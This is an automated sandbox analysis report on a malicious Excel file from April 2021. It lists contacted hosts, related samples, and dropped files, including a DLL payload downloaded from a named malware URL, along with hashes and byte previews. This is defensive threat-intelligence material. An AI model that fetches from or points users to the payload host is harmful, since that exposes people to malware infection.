http://https://store.officeppe.com/addinstemplate	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://web.microsoftstream.com/video/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://graph.windows.net	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://dataservice.o365filtering.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://ncus.contentsync.	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://weather.service.msn.com/data.aspx	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://apis.live.net/v5.0/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://management.azure.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2.contentsync.	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://api.office.net	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://entitlement.diagnostics.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://outlook.office.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://templatelogging.office.com/client/log	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://outlook.office365.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://webshell.suite.office.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://management.azure.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://devnull.onenote.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://ncus.pagecontentsync.	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://messaging.office.com/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://augloop.office.com/v2	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://skyapi.live.net/Activity/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://dataservice.o365filtering.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.cortana.ai	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high
http://https://directory.services.	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	6F379DB0-8208-423C-95BB-BA2BAE193C4D.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.232.249.186	revolet-sa.com	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383028
Start date:	07.04.2021
Start time:	07:15:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1A8C92C-1A8C92C.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@5/9@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 7.8% (good quality ratio 5.2%) • Quality average: 64.3% • Quality standard deviation: 45.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 204.79.197.200, 13.107.21.200, 52.147.198.201, 52.255.188.83, 52.109.32.63, 52.109.12.23, 52.109.76.35, 20.50.102.62, 23.10.249.43, 23.10.249.26, 20.82.210.154, 23.54.113.104, 20.54.26.129, 23.54.113.53, 52.155.217.156 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtCreateFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:16:31	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.232.249.186	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• revolet-sa.com/files/countryyelow.php
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	• revolet-sa.com/files/countryyelow.php
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	• revolet-sa.com/files/countryyelow.php
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	• revolet-sa.com/files/countryyelow.php
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• revolet-sa.com/files/countryyelow.php
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• revolet-sa.com/files/countryyelow.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
revolet-sa.com	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	• 192.232.249.186
	SALM0BRU.exe	Get hash	malicious	Browse	• 162.241.148.243

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order.8000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.148.243
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	• 192.232.249.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	document-1251000362.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	catalogue-41.xlsb	Get hash	malicious	Browse	• 108.167.180.111
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 192.185.56.250
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	06iKnPFk8Y.dll	Get hash	malicious	Browse	• 162.241.54.59
	ddff.exe	Get hash	malicious	Browse	• 108.179.235.108
	PowerShell_Input.ps1	Get hash	malicious	Browse	• 162.241.61.203
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 192.185.122.118
	Purchase Order.9000.scan.pdf...exe	Get hash	malicious	Browse	• 162.241.148.243
	document-1848152474.xlsm	Get hash	malicious	Browse	• 192.185.48.186
	7z7Q51Y8Xd.dll	Get hash	malicious	Browse	• 162.241.54.59

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\sdbybsd.fds	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	1A8C92C-1A8C92C.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.19090.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.4923.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6F379DB0-8208-423C-95BB-BA2BAE193C4D	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	133170
Entropy (8bit):	5.370997614451883
Encrypted:	false
SSDEEP:	1536:ucQIeNquBXA3gBwqpQ9DQW+zAM34ZldpKWXboOilXNErLdME9:+VQ9DQW+zTXiJ
MD5:	69B7B557A30FF5267432F129721DB336
SHA1:	A798F7F1F92A83B6EEEDD41150DA5E1E70055384
SHA-256:	05BCC30642B392BBBAD488D67609D6AA50559F951964D24BA366A4ACA1A1F6B0
SHA-512:	63D033BE8B8B74EC9EA9AFA89E4B167F60E79943619D731990A4D49C27AFFC9E770C6C0D5FCECDD4E5517CA16C033AA11A910E031A8C22183CC43E2EA8CD7A6
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6F379DB0-8208-423C-95BB-BA2BAE193C4D	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-07T05:16:22">.. Build: 16.0.13925.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\k9G1a[1].fbx	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	688241
Entropy (8bit):	7.064532901692121
Encrypted:	false
SSDEEP:	12288:9SeIHklNAPLJNfQPJt7TQJK7FvEVxw0xxteW:AklUjfQHDezxxtx
MD5:	7DF0611CD75FA4C02B29070728C37247
SHA1:	1095F8922D93458EFBC97612D8A5DEA8DB8325A5
SHA-256:	AC17E1F54B9F800D874E1D012E541FC037BD1A31EE3E8F631A454F2D1DE6ADA1
SHA-512:	167B19FE1154C3988A546F9626CD8918363EAB58D5BB49106000EF4E6E9AC0174A04B7341A67BF85CA1F9AB40C409F878C4AFA07BE941FEAADA7AFA996A4EA59
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 5%, Browse • Antivirus: ReversingLabs, Detection: 2%
Joe Sandbox View:	• Filename: 1A8C92C-1A8C92C.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.19090.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://revolet-sa.com/files/countryyelow.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.N.....1.....1.....i/..92.....R1..!...R1..+....(.....R1 .....Rich.....PE..L....Kl`.....!.....@.....>8.....@a..S.....@.....`..d^..... .....text...6u..... ..`.rdata.....@..@.data.....p...@...p.....@....idata...1.....@.....@....rsrc.....@... ..... ..@..@.reloc...e...`...p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\D3820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	67889
Entropy (8bit):	7.879517466631129
Encrypted:	false
SSDEEP:	1536:Ao0cKYKrWGH5BAeWvi4qfaglMVGoIahaDHTU6hryF70Tmz:l0cRKrW2fAi/yg2sTU2yF70Tmz
MD5:	E6D93F3D603B2068EB5EAC221C0FEFBF
SHA1:	FFFAAEC1EB7D812716C42913BA9DE133E4BB9618
SHA-256:	0A38B736850161D8D00927E77658D74DB245F7C069AB5BE238A27CF3041B9971
SHA-512:	5FB002BB49E65B58823070D94ED0FE37A087EFFFE544855CB8AD91471B96AC0C0FDF63E94582990B360DF29B784739F435F745BFA6C2C27F355F6D3DF618FAB8
Malicious:	false
Reputation:	low
Preview:	.U.n.0..G..".....BMw1.%Lb<..}.D..loK.c7....V-.$N...89^^.Z...CgM....+..+;....o.gV..F...k....V..-..CAh.j...p.D..Be...i.....5.....D4....._.....^.8.f..n]..Y..>.....$./..4..o@....D...4.M. r.Q.2..m.....4.:.K....6.w..[..;hJ.{....[....$.:...TUh.c.Ax{c.^!.Ag...Q.....\...J+.4mm..G..L.*%.....F.....\.S.e..CU.Q./U..O.F.....O.....?...r.....M...K.....S.....u..ft.(q.R_9s.G.}..cn.u.. ....x...]:"B.;.{.T....w....!'QNh.|..~.....PK.....!..r.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	2187
Entropy (8bit):	6.997909904626458
Encrypted:	false
SSDEEP:	48:39Ab6US8SaM2qtXJP2xAb6UCuXPC861VmE6/hB:Wb6h5JPpb6vePajmVhB
MD5:	7D56395FC82341190F5FB25308DAC635
SHA1:	8DD48A3EBF7CEE221210A628C0317E8799BA5804

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\21c8026919fd094ab07ec3c180a9f210_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
SHA-256:	9124786FDBA09FD3A66D05E00688DE91AE5A004B226AAFB73413CFA5599F2C6C
SHA-512:	916B0B9CD0BA30DA56600314F03265B9AD388BD455BC0480A3FE94005E292BD1A74ABB3FD744D9446F46DC16DC4A083BFF18308C1784EF49C2EAF86F4032D53
Malicious:	false
Reputation:	low
Preview:	.....user.....\.....user.....RSA1H.....?.....}...h8...B~k..!.R..<.HN:D...tW....5g.n.xLu5..tl. .q5e.. .....z..O.. .....&ev&.H.....,...C.r.y.p.t.o.A.P.I. .P.r.i.v.a.t.e. .K.e.y....f..... ...8;.;.C.dc...-.M_.>.aW.8."....?..... ...+...b.j..O]R.W.E..m..L_.fH.d..KJ....4.V(.....;q..)...,..Q...L..p.?F...* (b.nfW.[k7....J}..wj..xP....."G.g.....,\g.@..k.....>ds..B.f...{d./..m]...e.....e.s..=_.^t.....M.....Z.....{.m0..O .R.YsU_..{...)....6.Y..1..;T..@."1t.<7....4.;.&<.pO>;W. {.@..S.2..9.C.A..^@... !!..L.z....sJ..GS.....f/.....EG'.^.;....>g!W.).....y@..Q.xan..kK...I.>.dB(.....y...T....`.:.;@e.tq..4=..<...u..@.....I.A[...~...ft...8...=E....,'..M.....L.j.8.....W?V. ..,.....z..O.....&ev&.H.....E.x.p.o.r.t. .F.l.a.g....f..... ....=xy....i....?.[.ZD.B...w28..p?..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\1A8C92C-1A8C92C.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:26:59 2020, mtime=Wed Apr 7 13:16:27 2021, atime=Wed Apr 7 13:16:27 2021, length=95232, window=hide
Category:	dropped
Size (bytes):	2186
Entropy (8bit):	4.674306289635754
Encrypted:	false
SSDEEP:	24:8gFWSYsLJpAW8rz3J3DGdr77aB6mygFWSYsLJpAW8rz3J3DGdr77aB6m:8LSnkW2zEriB6pLSnkW2zEriB6
MD5:	84441CCC057EEBE00046BCCEE5FD712E
SHA1:	9754EF401AFC95BBEBBF8F037B4489B5BE13ADD4
SHA-256:	4F0117B9D779EE3523D25CB0B26E7B54BB459D460F356BDB71C7CBA83E811660
SHA-512:	1826A0A8C6081BDBB3E2FE4494575383B921D07C550D495A9BF8FA971837FB539529A2D30C8B24D70D648F42CE5D98E9DF8B91A631D5D7E3BAD6A32906B8E27
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...=..#>.....+.....+...t.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.r.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....Z.1.....>Qa{..user..B.....N...R.r.....S.....Yw..e.n.g.i.n.e.e.r.....~.1....>Qc{..Desktop.h.....N...R.r.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.7.6.9.....t.2.....R.r .1A8C92~1.XLS..X.....>Q`{.R.r.....R.....1.A.8.C.9.2.C.-.1.A.8.C.9.2.C...x.l.s.....\.....-.....[.....>.S.....C:\Users\user\Des ktop\1A8C92C-1A8C92C.xls..*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.1.A.8.C.9.2.C.-.1.A.8.C.9.2.C...x.l.s.....:.,.LB.)...A}...`.....X.....247525.....!a..%.H.VZAj.....1.....-$. .!a..%.H.VZAj.....1.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Wed Apr 7 13:16:27 2021, atime=Wed Apr 7 13:16:27 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	917
Entropy (8bit):	4.639973720652467
Encrypted:	false
SSDEEP:	12:8aY20UwWCHodvL2X+WMjA+N/E2ybD8FXIeYIe8k44t2Y+xIBjKZm:8atiSAS8HDGx7aB6m
MD5:	644D5A93116ED9316A1FAA54F91761A3
SHA1:	7D840F518710310E16CB202E7489B67C7E91CC4F
SHA-256:	95F5B418692D3A7AB4E9151122C6A64501C5E9AFC7E050892E077864E953349A
SHA-512:	8E5F3393991FAF64E36EB239884F0FA66C7EFBF7AF8A3E4EA42D64769738116A724C829FDDB218B9AD551101D89AF1CE9CE1DA4DE8DACBF2A9A79A6D8AE6FE D2
Malicious:	false
Reputation:	low
Preview:	L.....F.....h.!-..o....+... ...+...0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.r.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....Z.1.....>Qa{..user..B.....N...R.r.....S.....Yw..e.n.g.i.n.e.e.r.....~.1.....R.r..Desktop.h.....N...R.r.....Y.....>.....o~.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.7.6.9.....H.....-.....G.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...A}...`.....X.....247525.....!a..%.H.VZAj... ,,/.....-$..!a..%.H.VZAj...,,/.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9... 1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	109
Entropy (8bit):	4.558175664705836
Encrypted:	false
SSDEEP:	3:bDesBVomMMk9WPulGmWPulmMMk9WPulv:bSsj6aWYrWxaW1
MD5:	16030FDE60E0683DDA93C640E16D8125
SHA1:	B33C3B22585CEEBD52AE9068A10D333EB3993882
SHA-256:	5023BD2F03EA782A3E3B594325CC72520D6202EA8B5BEC21364B464A1F9FA8B6
SHA-512:	19A9313AA8393A69D4B31F4095C81AC0CCD0B561DCEDD7A710DA9BC4AFAA5F554B071C969313E5EC595CAB43A2453452808A86918F5A55051074697142309D6
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Reputation:	low
